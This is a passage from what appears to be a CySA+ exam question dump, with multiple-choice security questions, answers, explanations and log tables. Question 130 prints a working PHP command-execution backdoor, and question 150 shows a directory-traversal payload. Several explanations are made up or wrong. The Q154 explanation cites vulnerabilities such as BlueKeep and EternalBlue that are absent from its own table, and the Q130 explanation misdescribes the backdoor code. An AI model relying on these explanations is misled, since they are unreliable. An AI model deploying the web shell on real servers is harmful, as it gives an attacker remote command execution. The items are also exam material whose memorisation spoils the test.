A risk register typically contains details like ID, name, description, classification of information, and responsible party. It's used for tracking identified risks and managing them. Recording details like ID, Name, Description, Classification of information, and Responsible party is typically done in a Risk Register. This document is used to identify, assess, manage, and monitor risks within an organization. It's not directly related to incident response or change control documentation.

**NEW QUESTION 129**

AXSS vulnerability was reported on one of the non-sensitive/non-mission-critical public websites of a company. The security department confirmed the finding and needs to provide a recommendation to the application owner. Which of the following recommendations will best prevent this vulnerability from being exploited? (Select two).

- A. Implement an IPS in front of the web server.
- B. Enable MFA on the website.
- C. Take the website offline until it is patched.
- D. Implement a compensating control in the source code.
- E. Configure TLS v1.3 on the website.
- F. Fix the vulnerability using a virtual patch at the WAF.

**Answer:** DF

**Explanation:**

The best recommendations to prevent an XSS vulnerability from being exploited are to implement a compensating control in the source code and to fix the vulnerability using a virtual patch at the WAF. A compensating control is a technique that mitigates the risk of a vulnerability by adding additional security measures, such as input validation, output encoding, or HTML sanitization. A virtual patch is a rule that blocks or modifies malicious requests or responses at the WAF level, without modifying the application code. These recommendations are effective, efficient, and less disruptive than the other options. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 4: Security Operations and Monitoring, page 156; Cross Site Scripting Prevention Cheat Sheet, Section: XSS Defense Philosophy.

**NEW QUESTION 130**

A company brings in a consultant to make improvements to its website. After the consultant leaves, a web developer notices unusual activity on the website and submits a suspicious file containing the following code to the security team:

```
<html>
<body>

<?php
echo '<H1>This website is under maintenance</H1>';
alert('Exit');
exec($_GET[cmd]);
echo $_SERVER['REMOTE_ADDR']
?>
</body>
</html>
```

Which of the following did the consultant do?

- A. Implanted a backdoor
- B. Implemented privilege escalation
- C. Implemented clickjacking
- D. Patched the web server

**Answer:** A

**Explanation:**

The correct answer is A. Implanted a backdoor.

A backdoor is a method that allows an unauthorized user to access a system or network without the permission or knowledge of the owner. A backdoor can be installed by exploiting a software vulnerability, by using malware, or by physically modifying the hardware or firmware of the device. A backdoor can be used for various malicious purposes, such as stealing data, installing malware, executing commands, or taking control of the system.

In this case, the consultant implanted a backdoor in the website by using an HTML and PHP code snippet that displays an image of a shutdown button and an alert message that says "Exit". However, the code also echoes the remote address of the server, which means that it sends the IP address of the visitor to the attacker. This way, the attacker can identify and target the visitors of the website and use their IP addresses to launch further attacks or gain access to their devices.

The code snippet is an example of a clickjacking attack, which is a type of interface-based attack that tricks a user into clicking on a hidden or disguised element on a webpage. However, clickjacking is not the main goal of the consultant, but rather a means to implant the backdoor. Therefore, option C is incorrect.

Option B is also incorrect because privilege escalation is an attack technique that allows an attacker to gain higher or more permissions than they are supposed to have on a system or network. Privilege escalation can be achieved by exploiting a software vulnerability, by using malware, or by abusing misconfigurations or weak access controls. However, there is no evidence that the consultant implemented privilege escalation on the website or gained any elevated privileges.

Option D is also incorrect because patching is a process of applying updates to software to fix errors, improve performance, or enhance security. Patching can prevent or mitigate various types of attacks, such as exploits, malware infections, or denial-of-service attacks. However, there is no indication that the consultant patched the web server or improved its security in any way.

References:



- ? 1 What Is a Backdoor & How to Prevent Backdoor Attacks (2023)
- ? 2 What is Clickjacking? Tutorial & Examples | Web Security Academy
- ? 3 What Is Privilege Escalation and How It Relates to Web Security | Acunetix
- ? 4 What Is Patching? | Best Practices For Patch Management - cWatch Blog

**NEW QUESTION 134**

A security analyst has found the following suspicious DNS traffic while analyzing a packet capture:

- DNS traffic while a tunneling session is active.
- The mean time between queries is less than one second.
- The average query length exceeds 100 characters. Which of the following attacks most likely occurred?

- A. DNS exfiltration
- B. DNS spoofing
- C. DNS zone transfer
- D. DNS poisoning

**Answer:** A

**Explanation:**

DNS exfiltration is a technique that uses the DNS protocol to transfer data from a compromised network or device to an attacker-controlled server. DNS exfiltration can bypass firewall rules and security products that do not inspect DNS traffic. The characteristics of the suspicious DNS traffic in the question match the indicators of DNS exfiltration, such as:

? DNS traffic while a tunneling session is active: This implies that the DNS protocol is being used to create a covert channel for data transfer.

? The mean time between queries is less than one second: This implies that the DNS queries are being sent at a high frequency to maximize the amount of data transferred.

? The average query length exceeds 100 characters: This implies that the DNS queries are encoding large amounts of data in the subdomains or other fields of the DNS packets.

Official References:

? <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>

? <https://resources.infosecinstitute.com/topic/bypassing-security-products-via-dns-data-exfiltration/>

? [https://www.reddit.com/r/CompTIA/comments/nvjuzt/dns\\_exfiltration\\_explanation/](https://www.reddit.com/r/CompTIA/comments/nvjuzt/dns_exfiltration_explanation/)

**NEW QUESTION 135**

A cybersecurity analyst is doing triage in a SIEM and notices that the time stamps between the firewall and the host under investigation are off by 43 minutes. Which of the following is the most likely scenario occurring with the time stamps?

- A. The NTP server is not configured on the host.
- B. The cybersecurity analyst is looking at the wrong information.
- C. The firewall is using UTC time.
- D. The host with the logs is offline.

**Answer:** A

**Explanation:**

The most likely scenario occurring with the time stamps is that the NTP server is not configured on the host. NTP is the Network Time Protocol, which is used to synchronize the clocks of computers over a network. NTP uses a hierarchical system of time sources, where each level is assigned a stratum number. The most accurate time sources, such as atomic clocks or GPS receivers, are at stratum 0, and the devices that synchronize with them are at stratum 1, and so on. NTP clients can query multiple NTP servers and use algorithms to select the best time source and adjust their clocks accordingly<sup>1</sup>. If the NTP server is not configured on the host, the host will rely on its own hardware clock, which may drift over time and become inaccurate. This can cause discrepancies in the time stamps between the host and other devices on the network, such as the firewall, which may be synchronized with a different NTP server or use a different time zone. This can affect the security analysis and correlation of events, as well as the compliance and auditing of the network<sup>23</sup>. References: How the Windows Time Service Works, Time Synchronization - All You Need To Know, Firewall rules logging: a closer look at our new network compliance and ...

**NEW QUESTION 140**

An analyst is evaluating a vulnerability management dashboard. The analyst sees that a previously remediated vulnerability has reappeared on a database server. Which of the following is the most likely cause?

- A. The finding is a false positive and should be ignored.
- B. A rollback had been executed on the instance.
- C. The vulnerability scanner was configured without credentials.
- D. The vulnerability management software needs to be updated.

**Answer:** B

**Explanation:**

A rollback had been executed on the instance. If a database server is restored to a previous state, it may reintroduce a vulnerability that was previously fixed. This can happen due to backup and recovery operations, configuration changes, or software updates. A rollback can undo the patching or mitigation actions that were applied to remediate the vulnerability. References: Vulnerability Remediation: It's Not Just Patching, Section: The Remediation Process; Vulnerability assessment for SQL Server, Section: Remediation

**NEW QUESTION 143**

Which of the following entities should an incident manager work with to ensure correct processes are adhered to when communicating incident reporting to the general public, as a best practice? (Select two).

- A. Law enforcement
- B. Governance
- C. Legal
- D. Manager

- E. Public relations
- F. Human resources

**Answer:** CE

**Explanation:**

An incident manager should work with the legal and public relations entities to ensure correct processes are adhered to when communicating incident reporting to the general public, as a best practice. The legal entity can provide guidance on the legal implications and obligations of disclosing the incident, such as compliance with data protection laws, contractual obligations, and liability issues. The public relations entity can help craft the appropriate message and tone for the public communication, as well as manage the reputation and image of the organization in the aftermath of the incident. These two entities can help the incident manager balance the need for transparency and accountability with the need for confidentiality and security<sup>12</sup>. References: Incident Communication Templates, Incident Management: Processes, Best Practices & Tools - Atlassian

**NEW QUESTION 145**

Which of the following describes a contract that is used to define the various levels of maintenance to be provided by an external business vendor in a secure environment?

- A. MOU
- B. NDA
- C. BIA
- D. SLA

**Answer:** D

**Explanation:**

SLA stands for Service Level Agreement, which is a contract that defines the various levels of maintenance to be provided by an external business vendor in a secure environment. An SLA specifies the expectations, responsibilities, and obligations of both parties, such as the scope, quality, availability, and performance of the service, as well as the metrics and methods for measuring and reporting the service level. An SLA also outlines the penalties or remedies for any breach or failure of the service level. An SLA can help ensure that the external business vendor delivers the service in a timely, consistent, and secure manner, and that the customer receives the service that meets their needs and requirements. Official References:

? <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>

? <https://www.comptia.org/certifications/cybersecurity-analyst>

? <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>

**NEW QUESTION 150**

While reviewing the web server logs a security analyst notices the following snippet

```
..\..\..\boot.ini
```

Which of the following is being attempted?

- A. Directory traversal
- B. Remote file inclusion
- C. Cross-site scripting
- D. Remote code execution
- E. Enumeration of/etc/pasawd

**Answer:** A

**Explanation:**

The log entry ".....\boot.ini" is indicative of a directory traversal attack, where an attacker attempts to access files and directories that are stored outside the web root folder.

The log snippet ".....\boot.ini" is indicative of a directory traversal attack. This type of attack aims to access files and directories that are stored outside the web root folder. By manipulating variables that reference files with "..\" (dot-dot-slash), the attacker may be able to access arbitrary files and directories stored on the file system.

**NEW QUESTION 152**

A cloud team received an alert that unauthorized resources were being auto-provisioned. After investigating, the team suspects that crypto mining is occurring.

Which of the following indicators would most likely lead the team to this conclusion?

- A. High GPU utilization
- B. Bandwidth consumption
- C. Unauthorized changes
- D. Unusual traffic spikes

**Answer:** A

**Explanation:**

High GPU utilization is the most likely indicator that cryptomining is occurring, as it reflects the intensive computational work that is required to solve the complex mathematical problems involved in mining cryptocurrencies. Cryptomining is the process of generating new units of a cryptocurrency by using computing power to verify transactions and create new blocks on the blockchain. Cryptomining can be done legitimately by individuals or groups who participate in a mining pool and share the rewards, or illegitimately by threat actors who use malware or scripts to hijack the computing resources of unsuspecting victims and use them for their own benefit. This practice is called cryptojacking, and it can cause performance degradation, increased power consumption, and security risks for the affected systems. Cryptomining typically relies on the GPU (graphics processing unit) rather than the CPU (central processing unit), as the GPU is better suited for parallel processing and can handle more calculations per second. Therefore, a high GPU utilization rate can be a sign that cryptomining is taking place on a system, especially if there is no other explanation for the increased workload. The other options are not as indicative of cryptomining as high GPU utilization, as they can have other causes or explanations. Bandwidth consumption can be affected by many factors, such as network traffic, streaming services, downloads, or updates. It is not directly related to cryptomining, which does not require a lot of bandwidth to communicate with the mining pool or the blockchain network. Unauthorized changes can be a result of many types of malware or cyberattacks, such as ransomware, spyware, or trojans. They are not specific to cryptomining, which does not necessarily alter any files or settings on the system, but rather uses its processing power. Unusual traffic spikes can also be caused by various factors, such as legitimate surges in demand, distributed denial-of-service attacks, or botnets. They are not indicative of cryptomining, which does not generate a lot of traffic or

requests to or from the system.

#### NEW QUESTION 154

An analyst is reviewing a vulnerability report for a server environment with the following entries:

Vulnerability	Severity	CVSS v3	Host IP	Crown jewel	Exploit available
EOL/Obsolete Log4j v1.x	5	-	54.73.224.15	No	No
EOL/Obsolete Log4j v1.x	5	-	54.73.225.17	Yes	No
EOL/Obsolete Log4j v1.x	5	-	10.101.27.98	Yes	No
Microsoft Windows Security Update	4	8.2	10.100.10.52	No	Yes
Microsoft Windows Security Update	4	8.2	54.74.110.26	No	Yes
Microsoft Windows Security Update	4	8.2	54.74.110.228	Yes	Yes
Oracle Java Critical Patch	3	6.9	10.101.25.65	Yes	No
Oracle Java Critical Patch	3	6.9	54.73.225.17	Yes	No
Oracle Java Critical Patch	3	6.9	10.101.27.98	Yes	No

Which of the following systems should be prioritized for patching first?

- A. 10.101.27.98
- B. 54.73.225.17
- C. 54.74.110.26
- D. 54.74.110.228

**Answer: D**

#### Explanation:

The system that should be prioritized for patching first is 54.74.110.228, as it has the highest number and severity of vulnerabilities among the four systems listed in the vulnerability report. According to the report, this system has 12 vulnerabilities, with 8 critical, 3 high, and 1 medium severity ratings. The critical vulnerabilities include CVE-2019-0708 (BlueKeep), CVE-2019-1182 (DejaBlue), CVE-2017-0144 (EternalBlue), and CVE-2017-0145 (EternalRomance), which are all remote code execution vulnerabilities that can allow an attacker to compromise the system without any user interaction or authentication. These vulnerabilities pose a high risk to the system and should be patched as soon as possible.

#### NEW QUESTION 156

A penetration tester submitted data to a form in a web application, which enabled the penetration tester to retrieve user credentials. Which of the following should be recommended for remediation of this application vulnerability?

- A. Implementing multifactor authentication on the server OS
- B. Hashing user passwords on the web application
- C. Performing input validation before allowing submission
- D. Segmenting the network between the users and the web server

**Answer: C**

#### Explanation:

Performing input validation before allowing submission is the best recommendation for remediation of this application vulnerability. Input validation is a technique that checks the data entered by users or attackers against a set of rules or constraints, such as data type, length, format, or range. Input validation can prevent common web application attacks such as SQL injection, cross-site scripting (XSS), or command injection, which exploit the lack of input validation to execute malicious code or commands on the server or the client side. By validating the input before allowing submission, the web application can reject or sanitize any malicious or unexpected input, and protect the user credentials and other sensitive data from being compromised. References: Input Validation - OWASP, 4 Most Common Application Vulnerabilities and Possible Remediation

#### NEW QUESTION 161

When starting an investigation, which of the following must be done first?



- A. Notify law enforcement
- B. Secure the scene
- C. Seize all related evidence
- D. Interview the witnesses

**Answer: B**

**Explanation:**

The first thing that must be done when starting an investigation is to secure the scene. Securing the scene involves isolating and protecting the area where the incident occurred, as well as any potential evidence or witnesses. Securing the scene can help prevent any tampering, contamination, or destruction of evidence, as well as any interference or obstruction of the investigation.

**NEW QUESTION 164**

A security analyst recently used Arachni to perform a vulnerability assessment of a newly developed web application. The analyst is concerned about the following output:

[+] XSS: In form input 'txtSearch' with action https://localhost/search.aspx [-] XSS: Analyzing response #1...

[-] XSS: Analyzing response #2... [-] XSS: Analyzing response #3...

[+] XSS: Response is tainted. Looking for proof of the vulnerability. Which of the following is the most likely reason for this vulnerability?

- A. The developer set input validation protection on the specific field of search.aspx.
- B. The developer did not set proper cross-site scripting protections in the header.
- C. The developer did not implement default protections in the web application build.
- D. The developer did not set proper cross-site request forgery protections.

**Answer: B**

**Explanation:**

The most likely reason for this vulnerability is B. The developer did not set proper cross-site scripting protections in the header. Cross-site scripting (XSS) is a type of web application vulnerability that allows an attacker to inject malicious code into a web page that is viewed by other users. XSS can be used to steal cookies, session tokens, credentials, or other sensitive information, or to perform actions on behalf of the victim<sup>1</sup>.

One of the common ways to prevent XSS attacks is to set proper HTTP response headers that instruct the browser how to handle the content of the web page. For example, the

Content-Type header can specify the MIME type and character encoding of the web page, which can help the browser avoid interpreting data as code. The X-XSS-Protection header can enable or disable the browser's built-in XSS filter, which can block or sanitize suspicious scripts. The Content-Security-Policy header can define a whitelist of sources and directives that control what resources and scripts can be loaded or executed on the web page<sup>2</sup>.

According to the output of Arachni, a web application security scanner framework<sup>3</sup>, it detected an XSS vulnerability in the form input 'txtSearch' with action https://localhost/search.aspx. This means that Arachni was able to inject a malicious script into the input field and observe its execution in the response. This indicates that the developer did not set proper cross-site scripting protections in the header of search.aspx, which allowed Arachni to bypass the browser's default security mechanisms and execute arbitrary code on the web page.

**NEW QUESTION 169**

When undertaking a cloud migration of multiple SaaS application, an organizations system administrator struggled ... identity and access management to cloud-based assets. Which of the following service models would have reduced the complexity of this project?

- A. CASB
- B. SASE
- C. ZTNA
- D. SWG

**Answer: A**

**Explanation:**

A Cloud Access Security Broker (CASB) would have reduced the complexity of identity and access management in cloud-based assets. CASBs provide visibility into cloud application usage, data protection, and governance for cloud-based services.

**NEW QUESTION 172**

Two employees in the finance department installed a freeware application that contained embedded malware. The network is robustly segmented based on areas of responsibility. These computers had critical sensitive information stored locally that needs to be recovered. The department manager advised all department employees to turn off their computers until the security team could be contacted about the issue. Which of the following is the first step the incident response staff members should take when they arrive?

- A. Turn on all systems, scan for infection, and back up data to a USB storage device.
- B. Identify and remove the software installed on the impacted systems in the department.
- C. Explain that malware cannot truly be removed and then reimagine the devices.
- D. Log on to the impacted systems with an administrator account that has privileges to perform backups.
- E. Segment the entire department from the network and review each computer offline.

**Answer: E**

**Explanation:**

Segmenting the entire department from the network and reviewing each computer offline is the first step the incident response staff members should take when they arrive. This step can help contain the malware infection and prevent it from spreading to other systems or networks. Reviewing each computer offline can help identify the source and scope of the infection, and determine the best course of action for recovery<sup>12</sup>. Turning on all systems, scanning for infection, and backing up data to a USB storage device is a risky step, as it can activate the malware and cause further damage or data loss. It can also compromise the USB storage device and any other system that connects to it. Identifying and removing the software installed on the impacted systems in the department is a possible step, but it should be done after segmenting the department from the network and reviewing each computer offline. Explaining that malware cannot truly be removed and then reimaging the devices is a drastic step, as it can result in data loss and downtime. It should be done only as a last resort, and after backing up the data and verifying its integrity. Logging on to the impacted systems with an administrator account that has privileges to perform backups is a dangerous step, as it can expose the administrator credentials and privileges to the malware, and allow it to escalate its access and capabilities<sup>34</sup>. References: Incident Response: Processes, Best Practices & Tools - Atlassian, Incident Response Best Practices | SANS Institute, Malware Removal: How to Remove Malware from Your Device,

**NEW QUESTION 175**

An organization recently changed its BC and DR plans. Which of the following would best allow for the incident response team to test the changes without any impact to the business?

- A. Perform a tabletop drill based on previously identified incident scenarios.
- B. Simulate an incident by shutting down power to the primary data center.
- C. Migrate active workloads from the primary data center to the secondary location.
- D. Compare the current plan to lessons learned from previous incidents.

**Answer:** A

**Explanation:**

Performing a tabletop drill based on previously identified incident scenarios is the best way to test the changes to the BC and DR plans without any impact to the business, as it is a low-cost and low-risk method of exercising the plans and identifying any gaps or issues. A tabletop drill is a type of BC/DR exercise that involves gathering key personnel from different departments and roles and discussing how they would respond to a hypothetical incident scenario. A tabletop drill does not involve any actual simulation or disruption of the systems or processes, but rather relies on verbal communication and documentation review. A tabletop drill can help to ensure that everyone is familiar with the BC/DR plans, that the plans reflect the current state of the organization, and that the plans are consistent and coordinated across different functions. The other options are not as suitable as performing a tabletop drill, as they involve more cost, risk, or impact to the business. Simulating an incident by shutting down power to the primary data center is a type of BC/DR exercise that involves creating an actual disruption or outage of a critical system or process, and observing how the organization responds and recovers. This type of exercise can provide a realistic assessment of the BC/DR capabilities, but it can also cause significant impact to the business operations, customers, and reputation. Migrating active workloads from the primary data center to the secondary location is a type of BC/DR exercise that involves switching over from one system or site to another, and verifying that the backup system or site can support the normal operations. This type of exercise can help to validate the functionality and performance of the backup system or site, but it can also incur high costs, complexity, and potential errors or failures. Comparing the current plan to lessons learned from previous incidents is a type of BC/DR activity that involves reviewing past experiences and outcomes, and identifying best practices or improvement opportunities. This activity can help to update and refine the BC/DR plans, but it does not test or validate them in a simulated or actual scenario

**NEW QUESTION 178**

An analyst finds that an IP address outside of the company network that is being used to run network and vulnerability scans across external-facing assets. Which of the following steps of an attack framework is the analyst witnessing?

- A. Exploitation
- B. Reconnaissance
- C. Command and control
- D. Actions on objectives

**Answer:** B

**Explanation:**

Reconnaissance is the first stage in the Cyber Kill Chain and involves researching potential targets before carrying out any penetration testing. The reconnaissance stage may include identifying potential targets, finding their vulnerabilities, discovering which third parties are connected to them (and what data they can access), and exploring existing entry points as well as finding new ones. Reconnaissance can take place both online and offline. In this case, an analyst finds that an IP address outside of the company network is being used to run network and vulnerability scans across external-facing assets. This indicates that the analyst is witnessing reconnaissance activity by an attacker. Official References: <https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html>

**NEW QUESTION 181**

A virtual web server in a server pool was infected with malware after an analyst used the internet to research a system issue. After the server was rebuilt and added back into the server pool, users reported issues with the website, indicating the site could not be trusted. Which of the following is the most likely cause of the server issue?

- A. The server was configured to use SSL- to securely transmit data
- B. The server was supporting weak TLS protocols for client connections.
- C. The malware infected all the web servers in the pool.
- D. The digital certificate on the web server was self-signed

**Answer:** D

**Explanation:**

A digital certificate is a document that contains the public key and identity information of a web server, and is signed by a trusted third-party authority called a certificate authority (CA). A digital certificate allows the web server to establish a secure connection with the clients using the HTTPS protocol, and also verifies the authenticity of the web server. A self-signed certificate is a digital certificate that is not signed by a CA, but by the web server itself. A self-signed certificate can cause issues with the website, as it may not be trusted by the clients or their browsers. Clients may receive warnings or errors when trying to access the website, indicating that the site could not be trusted or that the connection is not secure. Official References:

? <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>

? <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>

? <https://www.techtarget.com/searchsecurity/quiz/Sample-CompTIA-CySA-test-questions-with-answers>

**NEW QUESTION 183**

A SOC analyst recommends adding a layer of defense for all endpoints that will better protect against external threats regardless of the device's operating system. Which of the following best meets this requirement?

- A. SIEM
- B. CASB
- C. SOAR
- D. EDR

**Answer:** D

**Explanation:**

EDR stands for Endpoint Detection and Response, which is a layer of defense that monitors endpoints for malicious activity and provides automated or manual response capabilities. EDR can protect against external threats regardless of the device's operating system, as it can detect and respond to attacks based on behavioral analysis and threat intelligence. EDR is also one of the tools that CompTIA CySA+ covers in its exam objectives. Official References:

? <https://www.comptia.org/certifications/cybersecurity-analyst>

? <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>

? <https://resources.infosecinstitute.com/certification/cysa-plus-ia-levels/>

**NEW QUESTION 184**

An end-of-life date was announced for a widely used OS. A business-critical function is performed by some machinery that is controlled by a PC, which is utilizing the OS that is approaching the end-of-life date. Which of the following best describes a security analyst's concern?

- A. Any discovered vulnerabilities will not be remediated.
- B. An outage of machinery would cost the organization money.
- C. Support will not be available for the critical machinery
- D. There are no compensating controls in place for the OS.

**Answer:** A

**Explanation:**

A security analyst's concern is that any discovered vulnerabilities in the OS that is approaching the end-of-life date will not be remediated by the vendor, leaving the system exposed to potential attacks. The other options are not directly related to the security analyst's role or responsibility. Verified References: CompTIA Cybersecurity Analyst (CySA+) Certification Exam Objectives, page 9, section 2.21

**NEW QUESTION 189**

While performing a dynamic analysis of a malicious file, a security analyst notices the memory address changes every time the process runs. Which of the following controls is most likely preventing the analyst from finding the proper memory address of the piece of malicious code?

- A. Address space layout randomization
- B. Data execution prevention
- C. Stack canary
- D. Code obfuscation

**Answer:** A

**Explanation:**

The correct answer is A. Address space layout randomization.

Address space layout randomization (ASLR) is a security control that randomizes the memory address space of a process, making it harder for an attacker to exploit memory-based vulnerabilities, such as buffer overflows<sup>1</sup>. ASLR can also prevent a security analyst from finding the proper memory address of a piece of malicious code, as the memory address changes every time the process runs<sup>2</sup>.

The other options are not the best explanations for why the memory address changes every time the process runs. Data execution prevention (B) is a security control that prevents code from being executed in certain memory regions, such as the stack or the heap<sup>3</sup>. Stack canary<sup>4</sup> is a security technique that places a random value on the stack before a function's return address, to detect and prevent stack buffer overflows. Code obfuscation (D) is a technique that modifies the source code or binary of a program to make it more difficult to understand or reverse engineer. These techniques do not affect the memory address space of a process, but rather the execution or analysis of the code.

**NEW QUESTION 190**

A small company does not have enough staff to effectively segregate duties to prevent error and fraud in payroll management. The Chief Information Security Officer (CISO) decides to maintain and review logs and audit trails to mitigate risk. Which of the following did the CISO implement?

- A. Corrective controls
- B. Compensating controls
- C. Operational controls
- D. Administrative controls

**Answer:** B

**Explanation:**

Compensating controls are alternative controls that provide a similar level of protection as the original controls, but are used when the original controls are not feasible or cost-effective. In this case, the CISO implemented compensating controls by reviewing logs and audit trails to mitigate the risk of error and fraud in payroll management, since segregating duties was not possible due to the small staff size

**NEW QUESTION 192**

Which of the following most accurately describes the Cyber Kill Chain methodology?

- A. It is used to correlate events to ascertain the TTPs of an attacker.
- B. It is used to ascertain lateral movements of an attacker, enabling the process to be stopped.
- C. It provides a clear model of how an attacker generally operates during an intrusion and the actions to take at each stage
- D. It outlines a clear path for determining the relationships between the attacker, the technology used, and the target

**Answer:** C

**Explanation:**

The Cyber Kill Chain methodology provides a clear model of how an attacker generally operates during an intrusion and the actions to take at each stage. It is divided into seven stages: reconnaissance, weaponization, delivery, exploitation, installation, command and control, and actions on objectives. It helps network defenders understand and prevent cyberattacks by identifying the attacker's objectives and tactics. References: The Cyber Kill Chain: The Seven Steps of a



# Cyberattack

## NEW QUESTION 197

A security analyst discovers an ongoing ransomware attack while investigating a phishing email. The analyst downloads a copy of the file from the email and isolates the affected workstation from the network. Which of the following activities should the analyst perform next?

- A. Wipe the computer and reinstall software
- B. Shut down the email server and quarantine it from the network.
- C. Acquire a bit-level image of the affected workstation.
- D. Search for other mail users who have received the same file.

**Answer: D**

### Explanation:

Searching for other mail users who have received the same file is the best activity to perform next, as it helps to identify and contain the scope of the ransomware attack and prevent further damage. Ransomware is a type of malware that encrypts files on a system and demands payment for their decryption. Ransomware can spread through phishing emails that contain malicious attachments or links that download the ransomware. By searching for other mail users who have received the same file, the analyst can alert them not to open it, delete it from their inboxes, and scan their systems for any signs of infection. The other activities are not as urgent or effective as searching for other mail users who have received the same file, as they do not address the immediate threat of ransomware spreading or affecting more systems. Wiping the computer and reinstalling software may restore the functionality of the affected workstation, but it will also erase any evidence of the ransomware attack and make recovery of encrypted files impossible. Shutting down the email server and quarantining it from the network may stop the delivery of more phishing emails, but it will also disrupt normal communication and operations for the organization. Acquiring a bit-level image of the affected workstation may preserve the evidence of the ransomware attack, but it will not help to stop or remove the ransomware or decrypt the files.

## NEW QUESTION 200

### SIMULATION

Approximately 100 employees at your company have received a Phishing email. AS a security analyst. you have been tasked with handling this Situation.

Email Server Logs						
Date/Time	Protocol	SIP	Source port	From	To	
3/7/2016 4:17:08 PM	TCP	192.168.0.110	37196	knathews@anycorp.com	drltz@anycorp.com	
3/7/2016 4:16:19 PM	TCP	192.168.0.117	57888	stanimoto@anycorp.com	adifabio@anycorp.com	
3/7/2016 4:15:13 PM	TCP	192.168.0.139	46550	hparikh@anycorp.com	adifabio@anycorp.com	
3/7/2016 4:14:25 PM	TCP	192.168.0.185	63616	jlee@anycorp.com	jlee@anycorp.com,adifabio@anycorp.com	
3/7/2016 4:13:02 PM	TCP	192.168.0.47	60919	adifabio@anycorp.com	cpuziss@anycorp.com	
3/7/2016 4:12:50 PM	TCP	192.168.0.155	32891	kuillams@anycorp.com	hparikh@anycorp.com	
3/7/2016 4:11:09 PM	TCP	192.168.0.34	46187	lbalk@anycorp.com	jlee@anycorp.com	
3/7/2016 4:10:54 PM	TCP	192.168.0.181	34556	drltz@anycorp.com	knathews@anycorp.com	
3/7/2016 4:10:38 PM	TCP	192.168.0.155	32891	kuillams@anycorp.com	hparikh@anycorp.com	
3/7/2016 4:10:23 PM	TCP	192.168.0.185	63616	jlee@anycorp.com	asmith@anycorp.com	
3/7/2016 4:09:34 PM	TCP	192.168.0.34	30364	asmith@anycorp.com	hparikh@anycorp.com	
3/7/2016 4:08:49 PM	TCP	192.168.0.61	48734	cpuziss@anycorp.com	knathews@anycorp.com	
3/7/2016 4:07:33 PM	TCP	192.168.0.197	33585	gromney@anycorp.com	lbalk@anycorp.com	
3/7/2016 4:07:32 PM	TCP	192.168.0.47	60919	adifabio@anycorp.com	jlee@anycorp.com,adifabio@anycorp.com	
3/7/2016 4:05:47 PM	TCP	192.168.0.34	30364	asmith@anycorp.com	jlee@anycorp.com	
3/7/2016 4:04:24 PM	TCP	192.168.0.139	46550	hparikh@anycorp.com	asmith@anycorp.com	
3/7/2016 4:03:50 PM	TCP	192.168.0.181	34556	drltz@anycorp.com	cpuziss@anycorp.com	
3/7/2016 4:03:25 PM	TCP	192.168.0.61	48734	cpuziss@anycorp.com	knathews@anycorp.com	
3/7/2016 4:01:37 PM	TCP	58.125.17.196	54566	a.haidendat@bichanvil.com	shuan@banyonm.com	

File Server Logs						
Date/Time	Source IP	Source port	Dest IP	Dest Port	URL	Request
3/7/2016 4:27:03 PM	192.168.0.153	50467	11.102.109.179	80	bestpurchase.com	POST
3/7/2016 4:26:51 PM	192.168.0.245	60021	72.104.64.106	80	visitorcenter.com	GET
3/7/2016 4:25:36 PM	192.168.0.97	46354	96.191.222.144	80	bestpurchase.com	GET
3/7/2016 4:25:10 PM	192.168.0.116	43389	35.132.243.140	80	goodguys.se	POST
3/7/2016 4:25:06 PM	192.168.0.7	45463	124.140.208.241	80	stopthebotnet.com	GET
3/7/2016 4:23:39 PM	192.168.0.150	54460	74.182.188.144	80	funweb.cn	GET
3/7/2016 4:21:39 PM	192.168.0.211	54172	165.11.148.28	80	chatforfree.ru	POST
3/7/2016 4:20:10 PM	192.168.0.30	55666	214.214.167.94	80	anti-malware.com	GET
3/7/2016 4:19:48 PM	192.168.0.44	45240	218.24.114.208	80	anti-malware.com	GET
3/7/2016 4:17:52 PM	192.168.0.19	31101	103.40.104.165	80	thelastwebpage.com	GET
3/7/2016 4:17:06 PM	192.168.0.11	52465	190.41.48.190	80	thebestwebsites.com	GET
3/7/2016 4:15:39 PM	192.168.0.94	63814	102.172.101.36	80	freefood.com	GET
3/7/2016 4:15:35 PM	192.168.0.47	48110	151.94.198.15	443	searchforus.de	GET
3/7/2016 4:14:08 PM	192.168.0.86	34075	101.237.85.107	80	securethenet.com	GET
3/7/2016 4:14:04 PM	192.168.0.188	51745	33.225.130.104	80	chzweb.tlapia.com	GET
3/7/2016 4:12:22 PM	192.168.0.95	42733	103.136.14.126	80	goodguys.se	POST
3/7/2016 4:11:53 PM	192.168.0.215	62813	101.139.24.22	80	pastebucket.cn	POST
3/7/2016 4:11:34 PM	192.168.0.70	40821	33.225.130.104	80	chzweb.tlapia.com	GET
3/7/2016 4:10:35 PM	192.168.0.218	54606	174.169.173.216	80	funweb.cn	POST

Keywords	Date and Time	Event ID	Task Category	Log Message	IP Address	Account Name	Process ID	Process Name
Audit Success	3/7/2016 4:23:29 PM	4689	Process Termination	A process has exited	192.168.0.141	dlritz	505	excel.exe
Audit Success	3/7/2016 4:21:44 PM	4688	Process Creation	A new process has been created	192.168.0.104	kwilliams	522	winword.exe
Audit Success	3/7/2016 4:20:23 PM	4689	Process Termination	A process has exited	192.168.0.24	jee	435	cmd.exe
Audit Success	3/7/2016 4:20:22 PM	4689	Process Termination	A process has exited	192.168.0.134	asmith	558	winlogon.exe
Audit Success	3/7/2016 4:20:11 PM	4688	Process Creation	A new process has been created	192.168.0.43	SYSTEM	1900	svchost.exe
Audit Success	3/7/2016 4:18:53 PM	4688	Process Creation	A new process has been created	192.168.0.82	gromney	1067	notepad.exe
Audit Success	3/7/2016 4:18:34 PM	4689	Process Termination	A process has exited	192.168.0.43	SYSTEM	1709	svchost.exe
Audit Success	3/7/2016 4:17:53 PM	4634	Logoff	An account was logged off	192.168.0.134	asmith	459	lsass.exe
Audit Success	3/7/2016 4:16:33 PM	4624	Logon	An account was successfully logged on	192.168.0.70	cpuziss	507	lsass.exe
